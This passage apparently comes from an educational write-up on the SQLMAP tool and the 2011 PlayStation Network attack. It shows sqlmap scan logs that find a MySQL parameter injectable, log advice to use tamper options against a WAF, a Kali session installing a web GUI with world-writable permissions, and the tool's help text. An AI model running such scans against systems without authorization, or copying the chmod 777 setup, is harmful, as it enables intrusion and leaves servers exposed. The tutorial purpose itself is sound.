[09:52:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:53:03] [INFO] testing 'Generic inline queries'
[09:53:06] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:53:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:53:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:53:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:54:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[09:54:20] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[09:54:36] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[09:55:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:55:52] [WARNING] GET parameter 'id' does not seem to be injectable
[09:55:52] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you
suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--ra
ndom-agent'

[*] ending @ 09:55:52 /2022-02-18/
```




```
[17:22:03] [INFO] confirming that GET parameter 'id' is dynamic
[17:22:03] [INFO] GET parameter 'id' is dynamic
[17:22:03] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injec
 (possible DBMS: 'MySQL')
[17:22:03] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnera
o cross-site scripting attacks
[17:22:03] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specifi
 other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provi
evel (1) and risk (1) values? [Y/n] Y
[17:22:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:22:03] [WARNING] reflective value(s) found and filtering out
[17:22:03] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE o
ING clause' injectable
[17:22:03] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
 BY clause'
[17:22:03] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING
ER BY or GROUP BY clause' injectable
[17:22:03] [INFO] testing 'MySQL inline queries'
[17:22:03] [INFO] testing 'MySQL > 5.0.11 stacked queries (SLEEP - comment)'
[17:22:03] [WARNING] time-based comparison requires larger statistical model, please
.................. (done)
[17:22:03] [INFO] testing 'MySQL > 5.0.11 stacked queries (SLEEP)'
[17:22:03] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[17:22:03] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[17:22:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[17:22:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[17:22:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
```



```
root@kali:/var/www/html# git clone https://github.com/Hood3dRob1n/SQLMAP-Web-GUI.gi
t
Cloning into 'SQLMAP-Web-GUI'...
remote: Enumerating objects: 49, done.
remote: Total 49 (delta 0), reused 0 (delta 0), pack-reused 49
Unpacking objects: 100% (49/49), done.
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html  SQLMAP-Web-GUI
root@kali:/var/www/html# cd SQLMAP-Web-GUI/
root@kali:/var/www/html/SQLMAP-Web-GUI# ls
README.md  sqlmap
root@kali:/var/www/html/SQLMAP-Web-GUI# mv sqlmap ..
root@kali:/var/www/html/SQLMAP-Web-GUI# cd ..
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html  sqlmap  SQLMAP-Web-GUI
root@kali:/var/www/html# chmod 777 * sqlmap
```



```
C:\sqlmap>sqlmap.py -h
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.1.7#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
```



Conclusion

In conclusion, the cyber attack on Sony’s PlayStation Network in 2011 and the SQLMAP tool used in penetration testing represent crucial aspects of cybersecurity and web application security testing.

The attack on Sony's PlayStation Network highlighted the significant impact that cyber threats can have on businesses and consumers, with widespread service disruptions, data breaches, and financial implications. It underscored the importance of robust cybersecurity measures, timely incident response, and transparency in communication to mitigate such risks and protect sensitive user data.

On the other hand, SQLMAP emerged as a powerful tool in the cybersecurity community for detecting and exploiting SQL injection vulnerabilities in web applications. Its key features, including automatic detection, exploitation techniques, database management capabilities, and support for multiple database systems, make it a valuable asset for security professionals and ethical hackers during penetration testing and security auditing engagements.

By leveraging tools like SQLMAP and adopting proactive cybersecurity strategies, organizations can strengthen their defenses against SQL injection attacks and other cyber threats, thereby safeguarding their digital assets and maintaining trust with their customers.

References

https://medium.com/@Rad1antC0d3/sqlmap-a-comprehensive-guide-for-begineers-f0ecd75f11ad

https://www.researchgate.net/publication/287520184_A_Gamer's_Nightmare_An_Analysis_of_the_Sony_PlayStation_Hacking_Crisis

https://en.wikipedia.org/wiki/2011_PlayStation_Network_outage

https://hackertarget.com/sqlmap-tutorial/

https://hackertarget.com/sqlmap-tutorial/